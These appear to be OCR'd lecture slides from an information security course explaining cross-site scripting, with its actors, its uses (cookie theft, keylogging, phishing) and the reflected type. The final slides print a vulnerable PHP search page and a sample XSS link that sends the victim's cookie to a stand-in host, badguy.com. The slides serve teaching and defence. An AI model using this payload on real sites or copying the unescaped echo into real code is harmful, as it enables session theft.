Information Security CS 3002

Dr. Haroon Mahmood
Assistant Professor
NUCES Lahore

Websites

- **Website**
  - Collection of webpages
    - objects
  - HTML
  - CCS
  - JavaScript
- **Http/Https**
  - Request (GET, POST, HEAD, PUT, DELETE)
  - Reply (Codes i.e. 200, 400, 404)
- **Webservers**
  - Stateless
- **Cookies**


Modern Website designs

- Anyone can create a webpage by
  - writing an HTML document
  - Then upload to a web server

- When a user wants to access that page
  - the browser is directed to the server's address
  - the browser downloads the HTML code
  - interprets it to build a version of the web page for the user

- Most of the websites are dynamic built on the fly when pages load
- sometimes by executing code in the browser itself usually javascript

Recall: Session using Cookies



Cross Site Scripting (XSS)

- **In an XSS attack, a hacker takes advantage of this interaction between a user and a website to get malicious code to execute on the user's machine.**


- **In a cross-site scripting attack, an attacker sets things up so their code gets on their victim's computer when the victim accesses *someone else'*s website. That's where the "cross" in the name comes from.**

- **XSS attacks manage to pull this off without any need to gain privileged access to the web server to plant code on it.**

- **Instead, the attackers take advantage of how modern webpages work.**

A simple example

- https://www.google.com/search?q=information+security



About 6,910,000,000 results (0.32 seconds)

Information security is a broad field that covers many areas such as physical security, endpoint security, data encryption, and network security. It is also closely related to information assurance, which protects information from threats such as natural disasters and server failures.

Imperva
https://www.imperva.com › Home › DataSec

What is Information Security | Policy, Principles & Threats

- the page you'll see looks exactly as if you had typed "information security" into your browser search bar, or into the Google.com front page.

Cross Site Scripting (XSS)

- Cross-site scripting (also known as XSS) is a web security vulnerability that allows an attacker to compromise the interactions that users have with a vulnerable application.

- It normally allows an attacker to masquerade as a victim user, to carry out any actions that the user is able to perform, and to access any of the user's data.

- If the victim user has privileged access within the application, then the attacker might be able to gain full control over all of the application's functionality and data.

Actors in XSS attack

- In general, an XSS attack involves three actors: the website, the victim, and the attacker.
- The website serves HTML pages to users who request them. In our examples, it is located at http://website/.
  - The website's database is a database that stores some of the user input included in the website's pages.
- The victim is a normal user of the website who requests pages from it using his browser.
- The attacker is a malicious user of the website who intends to launch an attack on the victim by exploiting an XSS vulnerability in the website.
  - The attacker's server is a web server controlled by the attacker for the sole purpose of stealing the victim's sensitive information. In our examples, it is located at http://attacker/.

What XSS can do?

Following attacks are possible:

- **Cookie theft:**
  - **The attacker can access the victim's cookies associated with the website using document.cookie, send them to his own server, and use them to extract sensitive information like session IDs.**
- **Keylogging:**
  - **The attacker can register a keyboard event listener using addEventListener and then send all of the user's keystrokes to his own server, potentially recording sensitive information such as passwords and credit card numbers.**
- **Phishing:**
  - **The attacker can insert a fake login form into the page using DOM manipulation, set the form's action attribute to target his own server, and then trick the user into submitting sensitive information.**

- ***The malicious JavaScript is executed in the context of that website***

Types of XSS

- **Reflected**
- **Stored**
- **DOM based**


1. Reflected XSS

- Reflected XSS occurs when user input is immediately returned by a web application in an error message, search result, or any other response that includes some or all of the input provided by the user as part of the request


- without that data being made safe to render in the browser, and without permanently storing the user provided data, this mechanism is vulnerable

- the evil JavaScript was sent from the victim’s web browser to Server and then reflected back in executable form, and is never stored persistently on the servers.

XSS Scenario - Reflected



XSS Example – Vulnerable Site




- search field on victim.com:
  - http://victim.com/search.php ? term = apple

- Server-side implementation of search.php:

```
<HTML>    <TITLE> Search Results </TITLE>
<BODY>
Results for <?php echo $_GET[term] ?> :
. . .
</BODY>   </HTML>
```

echo search term into response

XSS Example – Bad input




- Consider link: (properly URL encoded)

```
http://victim.com/search.php ? term =
   <script> window.open(
         "http://badguy.com?cookie = " +
         document.cookie )   </script>
```

- What if user clicks on this link?
  1. Browser goes to victim.com/search.php
  2. Victim.com returns
     `<HTML> Results for <script> … </script>`
  3. Browser executes script:
     - Sends badguy.com cookie for victim.com

